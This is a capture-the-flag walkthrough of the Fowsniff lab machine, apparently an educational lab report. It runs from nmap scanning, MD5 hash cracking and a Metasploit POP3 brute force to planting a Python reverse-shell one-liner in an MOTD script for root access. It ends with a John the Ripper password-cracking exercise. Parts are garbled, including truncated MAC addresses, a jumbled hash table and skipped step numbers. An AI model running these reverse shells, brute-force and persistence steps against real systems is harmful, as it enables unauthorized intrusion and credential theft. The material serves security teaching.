15 Captured ARP Req/Rep packets, from 15 hosts. Total size: 900					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.1.1	60:e8:1f:b6:2a	1	60	TP-LINK TECHNOLOGIES CO.,LTD.	
192.168.1.15	e0:2a:11:fc:cb:27	1	60	Universal Global Scientific Indu	
192.168.1.25	00:0c:29:51:63:02	1	60	VMware, Inc.	
192.168.1.47	fc:1a:1e:5a:a4:e8	1	60	GIGA-BYTE TECHNOLOGY CO.,LTD.	
192.168.1.16	30:7a:1d:06:21	1	60	Intel Corporate	
192.168.1.17	f8:34:41:07:eb	1	60	Intel Corporate	
192.168.1.19	f0:34:41:07:eb	1	60	Intel Corporate	
192.168.1.20	f8:34:41:07:eb	1	60	Intel Corporate	
192.168.1.21	f8:34:41:07:eb	1	60	Intel Corporate	
192.168.1.23	78:7a:1d:0e:d3	1	60	Apple, Inc.	
192.168.1.27	02:c0:1e:43:c3	1	60	Unknown vendor	
192.168.1.24	c0:1e:43:c3	1	60	Hon Hai Precision Ind. Co.,Ltd.	
192.168.1.28	ac:e0:1e:47:89	1	60	Liteon Technology Corporation	
192.168.1.29	ac:e0:1e:47:89	1	60	Liteon Technology Corporation	
192.168.1.119	02:1c:41:0e:43:c3	1	60	Unknown vendor	

```
nmap -A -p- -T4 192.168.1.29
```

```
root@kali:~# nmap -A -p- -T4 192.168.1.29 ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-19 01:52 EST
Nmap scan report for 192.168.1.29
Host is up (0.0052s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
|_  256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Fowsniff Corp - Delivering Solutions
110/tcp   open  pop3    Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) TOP PIPELINING CAPA USER RESP-CODES
143/tcp   open  imap    Dovecot imapsd
|_imap-capabilities: more OK ENABLE SASL-IR ID Pre-login AUTH=PLAIN A0
IDLE
MAC Address: AC:E0:10:E0:47:89 (Liteon Technology)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. **Hitting on port 80:** The NMAP output shows us that there are 4 ports open: 22(SSH), 80(HTTP), 110(POP3), 143(IMAP). We find that port 80 is running http, so we open the IP in our browser.



- 3. Finding hashes:** While examining the webpage, nothing notable was found except for the phrase "fowsniff corp." A quick search for "fowsniff corp" yielded a Pastebin link containing the link for backups of the password dump. Opening the backup, we could view the usernames and passwords in hash form.

```
FOWSNIFF CORP. PASSWORD LEAK
  .~`~.
  ( o o )
+-----oooO--(_)--Oooo-----+
      FOWSNIFF
      got
      PWN3D!!!
  .oooO
  ( )   Oooo.
+---\ (---(   ) /---+
  \_/
FowSniff Corp got pwn3d by B1gN1nj4!
No one is safe from my 1337 skillz!
```

```
mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
tegel@fowsniff:1dc352435fecca338acf4dbe10984009
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
seina@fowsniff:90dc16d47114aa13671c697fd506cf26
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e

FowSniff Corporation Passwords LEAKED!
FOWSNIFF CORP. PASSWORD DUMP!

Here are their email passwords dumped from their databases.
They left their pop3 server WIDE OPEN, too!

MD5 is insecure, so you shouldn't have trouble cracking them but I was too lazy haha =P
18r n00bz!
B1gN1nj4

-----  
This list is entirely fictional and is part of a Capture the Flag educational challenge.
```

- 4. Decoding hashes:** Using Hashkiller, a hashing cracking site, participants decrypt hashes to uncover passwords for different email addresses. However, if only 8 out of 9 hashes are cracked, two wordlists are made: one for usernames and one for passwords. Then used to try brute force attacks on POP3 login.

The screenshot shows a web browser window with the URL <https://hashkiller.co.uk/md5-decrypter.aspx>. The page displays a list of decrypted MD5 hashes. The status bar at the top says "How many decryptions are in your database? We have a total of just over 829.726 billion unique decrypted MD5 hashes since August 2007." Below this, there's a note: "Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]. Please note the password is after the : character, and the MD5 hash is before it." On the left, there are fields for "Status:", "MD5 Hashes:", "Max: 64", and "Please use a standard list format". The main area shows a table with two columns. The first column contains the MD5 hash, and the second column contains the decrypted password. There are 8 entries listed.

We found 8 hashes! [Time: 1142 m/s] Please find them below...	
8a28a94a588a95b80163709ab4313aa4	Ba28a94a588a95b80163709ab4313aa4 MD5 : mailcall
ae1644dac5b77c0cf51e0d26ad6d7e56	MD5 : bilbo101
1dc352435fecca338acf4dbe10984009	MD5 : apples01
19f5af754c31f1e2651edde9250d69bb	MD5 : scoobydoo2
90dc16d47114aa13671c697fd506cf26	[Not found]
a92b8a29ef1183192e3d35187e0cfabd	0e9588cb62f4b6f27e33d449e2ba0b3b
0e9588cb62f4b6f27e33d449e2ba0b3b	MD5 : carp4ever
f7fd98d380735e859f8b2ffbbede5a7e	4d6e42f56e127803285a0a7649b5ab11
	MD5 : orlando12
	f7fd98d380735e859f8b2ffbbede5a7e
	MD5 : 07011972

5. **Brute force pop3 login:** Use Metasploit-framework to brute force pop3 login. After running the brute forcing pop3 login the correct credentials should be “seina:scoobydoo2”.

```
msf > use auxiliary/scanner/pop3/pop3_login
msf auxiliary(scanner/pop3/pop3_login) > set rhosts 192.168.1.29
msf auxiliary(scanner/pop3/pop3_login) > set user_file user.txt
msf auxiliary(scanner/pop3/pop3_login) > set pass_file pass.txt
msf auxiliary(scanner/pop3/pop3_login) > set verbose false
msf auxiliary(scanner/pop3/pop3_login) > run
```

```
msf > use auxiliary/scanner/pop3/pop3_login ↵
msf auxiliary(scanner/pop3/pop3_login) > set rhosts 192.168.1.29 ↵
rhosts => 192.168.1.29
msf auxiliary(scanner/pop3/pop3_login) > set user_file user.txt ↵
user_file => user.txt
msf auxiliary(scanner/pop3/pop3_login) > set pass_file pass.txt ↵
pass_file => pass.txt
msf auxiliary(scanner/pop3/pop3_login) > set verbose false ↵
verbose => false
msf auxiliary(scanner/pop3/pop3_login) > run
[+] 192.168.1.29:110      - 192.168.1.29:110 - Success: seina:scoobydoo2
```

6. **Connecting to pop3:** Connect to the POP3 service on the target server using the retrieved credentials. Once logged in, list the messages to discover two entries.

```
nc 192.168.1.29 110
user seina
pass
scoobydoo2
```

```
root@kali:~# nc 192.168.1.29 110 ↵
+OK Welcome to the Fowsniff Corporate Mail Server!
user seina ↵
+OK
pass scoobydoo2 ↵
+OK Logged in.
list
+OK 2 messages:
1 1622
2 1280
.
```

- 7. Finding SSH username and password:** Retrieve the 1st and 2nd message and find that it contains the password to connect through SSH. find a message that hints that use the username “baksteen”. use the credentials “baksteen:S1ck3nBluff+secureshell” to login through SSH

```
retr 1
```

```

retr 1
+OK 1622 octets
Return-Path: <stone@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1000)
           id 0FA3916A; Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fowsniff, mauer@fowsniff, mursten@fowsniff,
   mustikka@fowsniff, parede@fowsniff, sciana@fowsniff, seina@fowsniff,
   tegel@fowsniff
Subject: URGENT! Security EVENT!
Message-Id: <20180313185107.0FA3916A@fowsniff>
Date: Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
From: stone@fowsniff (stone)

Dear All,
```

A few days ago, a malicious actor was able to gain entry to our internal email systems. The attacker was able to exploit incorrectly filtered escape characters within our SQL database to access our login credentials. Both the SQL and authentication system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system overhaul. While the main systems are "in the shop," we have moved to this isolated, temporary server that has minimal functionality.

This server is capable of sending and receiving emails, but only locally. That means you can only send emails to other users, not to the world wide web. You can, however, access this system via the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+secureshell"

You MUST change this password as soon as possible, and you will do so under

```
retr 2
```

retr 2
+OK 1280 octets
Return-Path: <baksteen@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1004)
id 101CA1AC2; Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
To: seina@fowsniff
Subject: You missed out!
Message-Id: <20180313185405.101CA1AC2@fowsniff>
Date: Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
From: [REDACTED]

Devin,

You should have seen the brass lay into AJ today!
We are going to be talking about this one for a looooong time hahaha.
Who knew the regional manager had been in the navy? She was swearing like a sailor!

I don't know what kind of pneumonia or something you brought back with
you from your camping trip, but I think I'm coming down with it myself.
How long have you been gone - a week?
Next time you're going to get sick and miss the managerial blowout of the century,
at least keep it to yourself!

I'm going to head home early and eat some chicken soup.
I think I just got an email from Stone, too, but it's probably just some
"Let me explain the tone of my meeting with management" face-saving mail.
I'll read it when I get back.

Feel better,

Skyler

ssh baksteen@192.168.1.29

- 8. Finding privilege escalation vectors:** Following system access, user "baksteen" is found to be associated with two distinct groups. A search for files belonging to the "users" group reveals the presence of "cube.sh."

```
find / -group users -type f 2>/dev/null
```

```
baksteen@fowsniff:~$ find / -group users -type f 2>/dev/null ↵
/opt/cube/cube.sh
/home/baksteen/.cache/motd.legal-displayed
/home/baksteen/Maildir/dovecot-uidvalidity
/home/baksteen/Maildir/dovecot.index.log
/home/baksteen/Maildir/new/1520967067.V801I23764M196461.fowsniff
/home/baksteen/Maildir/dovecot-uidlist
/home/baksteen/Maildir/dovecot-uidvalidity.5aa21fac
/home/baksteen/.viminfo
/home/baksteen/.bash_history
/home/baksteen/.lesshsQ
/home/baksteen/.bash_logout
/home/baksteen/term.txt
/home/baksteen/.profile
/home/baksteen/.bashrc
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/tasks
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/cgroup.procs
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/tasks
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/cgroup
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/cgroup
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/notify_
/proc/1013/task/1013/fdinfo/0
/proc/1013/task/1013/fdinfo/1
/proc/1013/task/1013/fdinfo/2
/proc/1013/task/1013/fdinfo/3
```

- 9. Exploiting Misconfiguration in system:** Examine the file's content to identify the message received upon SSH login.

```
cd /opt/cube
cat cube.sh
```

```

baksteen@fowsniff:~$ cd /opt/cube ↵
baksteen@fowsniff:/opt/cube$ ls
cube.sh ↪ www.hacktheartofethics.in
baksteen@fowsniff:/opt/cube$ cat cube.sh ↵
printf " ↪ www.hacktheartofethics.in
    :sdddddddddyyyy+
    :yNMMMMMMMMMMNNmhsso ↪ Delivering Solutions\n\n"
.sdmmmmmNmeeeeeeeNdysssssso
-:     y.      dssssssso
-:     y.      dssssssso
-:     y.      dssssssso
-:     o.      dssssssso
-:     o.      yssssssso
-:     .+mdddddmyyyyyhy:
-:     -odMMMMMMMMMMhhdy/.
.ohdddddhdho: ↪ Delivering Solutions\n\n"
baksteen@fowsniff:/opt/cube$ ↪

```

10. Open the file with vim and add a python reverse shell one-liner in the file.

```

python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_ST
REAM);s.connect(("192.168.1.29",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);

```

```

printf " ↪
    :sdddddddddyyyy+
    :yNMMMMMMMMMMNNmhsso ↪ Delivering Solutions\n\n"
.sdmmmmmNmeeeeeeeNdysssssso
-:     y.      dssssssso
-:     y.      dssssssso
-:     y.      dssssssso
-:     o.      dssssssso
-:     o.      yssssssso
-:     .+mdddddmyyyyyhy:
-:     -odMMMMMMMMMMhhdy/.
.ohdddddhdho: ↪ Delivering Solutions\n\n"
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOC
K_STREAM);s.connect(("192.168.1.29",1234));os.dup2(s.fileno(),0); os.dup2(s.fil
eno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
~
~
~
~
~
-- INSERT --          1,9          All

```

OR

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_ST
REAM);s.connect(("192.168.1.29",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
```

```
printf "
:sdooooooooooooo+ |_____|____|____|____|____|____|____|____|____|
:yNMMMMNMmmmmmmNmhsso |_____|____|____|____|____|____|____|____|
.sdmmmmmNmmmmmmmNmhsso |_____|____|____|____|____|____|____|____|
-:y. dssssssso |_____|____|____|____|____|____|____|____|
-:y. dssssssso |_____|____|____|____|____|____|____|____|
-:y. dssssssso |_____|____|____|____|____|____|____|____|
-:o. dssssssso |_____|____|____|____|____|____|____|____|
-:o. yssssssso |_____|____|____|____|____|____|____|____|
-:+mdddddmyyyyhy: |_____|____|____|____|____|____|____|____|
-:-odMMMMNMmmmmNmhsso: |
.odddddddddhdho: |_____|____|____|____|____|____|____|____|
                                            Delivering Solutions\n\n"
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.131",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
~
```

1,8 All

11. Getting root access: Verify if the "cube.sh" script resembles the SSH login banner. Proceed to investigate the "/etc/update-motd.d/" directory for executable files that may execute "cube.sh". Discover that the file "00-header" is responsible for executing this shell script.

```
baksteen@fowsniff:/etc/update-motd.d$ ls
00-header 10-help-text 91-release-upgrade 99-esm
baksteen@fowsniff:/etc/update-motd.d$ cat 00-header ↵
#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

#[ -r /etc/lsb-release ] && . /etc/lsb-release

#if [ -z "$DISTRO_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
#    # Fall back to using the very slow lsb_release utility
#    DISTRO_DESCRIPTION=$(lsb_release -s -d)
#fi

printf "Welcome to %s (%s %s %s)\n" "$DISTRO_DESCRIPTION" "$(uname -o)" "$(uname -r)"
root@kali:~# ssh baksteen@192.168.1.29 ↵
sh_baksteen@192.168.1.29's password:
bak
```

```
ssh baksteen@192.168.1.29
```

- 13. Reading the flags:** Upon successful login, attain a reverse shell as the root user on the netcat listener. Navigate to the root directory and locate the file named "flag.txt". Review the file's contents to reveal the message.

```
nc -lvp 1234 id
cd /root
cat flag.txt
```

```
root@kali:~# nc -lvp 1234 ↵
listening on [any] 1234 ...
192.168.1.29: inverse host lookup failed: Unknown host
connect to [192.168.1.131] from (UNKNOWN) [192.168.1.29] 35846
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
Maildir
flag.txt
# cat flag.txt ↵
-----[REDACTED]-----
|&&&&&&&&&&&&&|
| R O O T |
| F L A G |
|&&&&&&&&&&&&|
-----[REDACTED]-----
|
|
---[REDACTED]-----
Nice work!
This CTF was built with love in every byte by @berzerk0 on Twitter.
```

10. Password Cracking

Aim:

The aim of this project is to demonstrate password cracking techniques using **John the Ripper** in **Kali Linux**. John the Ripper is an open-source tool designed for testing password strength and recovering lost passwords by performing brute-force attacks, dictionary attacks, and hybrid attacks.

Implementation:

- **Step 1: Install John the Ripper**

John the Ripper comes pre-installed in Kali Linux. However, if it's missing, install it using:

```
sudo apt update && sudo apt install john -y
```

Verify the installation by running:

```
john --version
```

- **Step 2: Create a Password File**

To test John the Ripper, create a file with hashed passwords.

Use the **mkpasswd** command to generate an encrypted password:

```
mkpasswd -m sha-512 "password123"
```

Copy the generated hash and save it in a file, e.g., **passwords.txt**:

```
echo "$6$G7aO82$JKmYFz9..." > passwords.txt
```

- **Step 3: Running John the Ripper**

1. Dictionary Attack

John the Ripper can use a wordlist (dictionary) to crack passwords. The **rockyou.txt** wordlist is commonly used and is located at:

```
/usr/share/wordlists/rockyou.txt
```

2. Brute-force Attack

If the dictionary attack fails, John the Ripper can try all possible password combinations:

```
john --incremental passwords.txt
```

- **Step 4: Viewing Cracked Passwords**

After the attack is completed, view the cracked passwords with:

```
john --show passwords.txt
```

Conclusion

John the Ripper is a powerful tool for penetration testing and security auditing. This experiment helps understand password vulnerabilities and the importance of using strong, complex passwords to prevent unauthorized access.